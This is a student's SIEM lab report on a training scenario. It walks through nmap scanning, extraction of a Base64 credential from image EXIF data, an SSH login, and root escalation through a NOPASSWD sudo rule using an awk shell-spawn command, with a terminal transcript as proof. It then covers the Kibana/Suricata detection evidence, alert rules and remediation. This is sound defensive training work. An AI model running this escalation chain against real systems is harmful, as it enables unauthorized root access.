

SIEM Detection Lab Report

Scenario 2 — Credential Discovery, Initial Access & Privilege Escalation

Student Name:	Randy Escototo
Student ID / Batch:	Batch7
Target Host:	10.10.1.57 (ubuntutarget)
Attacker Host:	10.10.1.10 (Kali)
Date:	August 3, 2026

1. Exploitation Narrative

The following steps describe, in order, the commands executed against the target machine (10.10.1.57) and the reasoning behind each one.

Step 1 — Reconnaissance

Command: `nmap -sC -sV -O 10.10.1.57`

Why: A version/script/OS-detection scan was run first to enumerate open ports and identify running services. This revealed two open ports: 22/tcp (OpenSSH) and 80/tcp (Python SimpleHTTPServer). The HTTP title returned was *"Credentials: Hiding in Plain Sight"* — a strong hint that the web service was hosting files with hidden credential material.

Step 2 — Web Enumeration

Command: `curl -I http://10.10.1.57` and browsing the web root

Why: Confirmed the web server was live and serving content. Enumeration of the web root uncovered three downloadable image files (1.jpg, 2.jpeg, 3.jpg) in the Downloads folder pulled from the server.

Step 3 — Metadata Extraction

Command: `exiftool 1.jpg 2.jpg 3.jpg`

Why: Given the page title's hint about hidden credentials, image metadata was inspected for hidden data. The EXIF Comment field of 1.jpg contained a Base64-encoded string: `c3R1ZGVudDpIdWZmbWFuYzBkZWQK`.

Step 4 — Decoding the Credential

Command: `echo "c3R1ZGVudDpIdWZmbWFuYzBkZWQK" | base64 -d`

Why: Decoded the Base64 string to reveal plaintext credentials: `student:Huffmanc0ded`.

Step 5 — Initial Access

Command: `ssh student@10.10.1.57`

Why: Used the harvested credentials to authenticate over SSH, obtaining an interactive low-privilege shell

as the student user.

Step 6 — Privilege Escalation Enumeration

Command: `sudo -l`

Why: Checked what commands the current user was permitted to run with elevated privileges. The output showed: (root) NOPASSWD: /usr/bin/awk — meaning student could run awk as root without a password.

Step 7 — Exploitation of Misconfigured Sudo Rule

Command: `sudo awk 'BEGIN {system("/bin/sh")}'`

Why: This is a well-documented GTF0Bins technique: since awk can spawn a system shell via its `system()` function, and it was permitted to run as root with no password, this command spawned an interactive root shell.

Step 8 — Root Confirmation

Command: `whoami`

Why: Confirmed successful privilege escalation. The command returned `root`, verifying full administrative control of the target machine had been obtained.

2. Web Enumeration Evidence (Port 80)

Browsing to `http://10.10.1.57` on port 80 revealed a page titled “Credentials: Hiding in Plain Sight,” which discussed the risks of leaving credentials exposed in unsecured locations and included three meme images embedded in a gallery section. This page served as the in-band hint pointing toward the image files as the hiding spot for the credential.




Figure 1: Landing page at port 80 warning about credential exposure.




Figure 2: Meme gallery section of the page, referencing images 1.jpg, 2.jpeg, and 3.jpg.




Figure 3: Remainder of the page listing best practices for credential storage.

Viewing the page source (view-source:http://10.10.1.57/) confirmed the exact image filenames referenced by the meme gallery — 1.jpg, 2.jpeg, and 3.jpg — which were then downloaded and inspected with `exiftool`, as described in Step 3 of the narrative.





Figure 4: Page source confirming the image filenames used to locate the hidden credential.

3. Root Proof

The screenshot below shows the terminal session on the target machine. After exploiting the misconfigured sudo rule on awk, whoami returns root, confirming full privilege escalation from the low-privileged student account.



```
student@ubuntutarget: ~  
Session Actions Edit View Help  
0 updates can be applied immediately.  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
-sh: 33: set: Illegal option -o history  
$ whoami  
student  
$ sudo -l  
User student may run the following commands on ubuntutarget:  
(root) NOPASSWD: /usr/bin/awk  
$ awk 'BEGIN {system("/bin/sh")}'  
$ whoami  
student  
$ bash  
student@ubuntutarget:~$ mawk 'BEGIN {system("/bin/sh")}'  
$ whoami  
student  
$ bash  
student@ubuntutarget:~$ sudo awk 'BEGIN {system("/bin/sh")}'  
# whoami  
root  
#
```

Figure 1: Terminal session showing privilege escalation via sudo/awk and root confirmation.

3. Detection Evidence (SIEM)

The Kibana Discover view below, filtered to `source.ip : "10.10.1.10"` (the Kali attacker machine), shows the full attack timeline as captured by the SIEM. A visible burst of Suricata flow events between 19:18 and 19:23 corresponds to the nmap scanning and web enumeration stages. An `http` event with `event.outcome: success` at 19:22:00 corresponds to retrieval of the image file containing the hidden credential. A distinct `ssh` event at 19:35:46 corresponds to the successful SSH login using the harvested credentials.




Figure 2: Kibana Discover view showing Suricata flow, HTTP, and SSH events sourced from the attacker IP (10.10.1.10) against the target (10.10.1.57).

Timestamp	Event Type	Outcome	Significance
19:18–19:23	network / flow	—	Nmap scanning & web enumeration traffic
19:22:00.954	http	success	Retrieval of image file containing hidden credential
19:35:46.017	network / ssh	—	Successful SSH login using harvested credential

4. Why This Misconfiguration Is Dangerous & How SIEM Can Alert on It

The Misconfiguration

Two separate weaknesses combined to allow full compromise of the target host:

- **Sensitive data exposure via metadata:** Credentials were embedded in an image's EXIF Comment field and served over an unauthenticated web server. Anyone who downloaded the image and inspected its metadata could recover valid login credentials, regardless of Base64 encoding (encoding is not encryption and provides no real protection).
- **Overly permissive sudo rule:** The `student` account was allowed to run `/usr/bin/awk` as root with `NOPASSWD`. Because `awk` is capable of invoking arbitrary shell commands via its `system()` function, this single sudo entry effectively grants unrestricted root access — a well-known privilege escalation vector documented on GTFOBins.

Why It's Dangerous

Individually, either issue is bad; together they form a complete, low-skill attack chain: an attacker with only network access (no prior credentials) can passively harvest a valid account from public data, then escalate that account straight to root in a single command. There is no requirement for exploiting a software vulnerability — both steps rely purely on misconfiguration, meaning patching software would not have prevented this compromise. Sudo misconfigurations of this type are common in real environments where administrators grant broad `NOPASSWD` access to “safe-looking” utilities (`awk`, `find`, `vim`, `less`, `more`, `python`, etc.) without realizing many common binaries can be abused to spawn a shell.

How SIEM Could Alert on This Activity

- **Reconnaissance detection:** A correlation rule on Suricata flow events counting distinct destination ports per source IP within a short time window (e.g. more than N ports in under 60 seconds) would flag the initial nmap scan as scanning behavior.
- **Anomalous authentication alert:** A rule watching `system.auth` for a *first-time successful login* from a source IP with no prior history, especially shortly after web/recon activity from the same IP, would flag the SSH login as suspicious (new-asset / new-source correlation).
- **Sudo/privilege-escalation monitoring:** Enabling `auditd` (or the Filebeat system module's sudo log parsing) and alerting on any sudo invocation of non-administrative binaries (`awk`, `find`, `vim`, `python`, etc.) would catch the exploitation step directly — ideally cross-referenced against a maintained GTFOBins watchlist.
- **Chain correlation:** The strongest detection is not any single event but a rule that correlates scan activity → successful authentication → privileged command execution, all from the same source IP within a short time span — exactly the pattern visible in the SIEM evidence above.

Remediation

Remove credentials from any files served publicly (including metadata), restrict the web server to authenticated access or remove it from the network entirely, and replace the broad `NOPASSWD` `awk` rule with

the minimum necessary privilege — ideally eliminating sudo access to interpreter-style binaries altogether, or requiring a password and restricting to specific vetted scripts rather than the raw binary.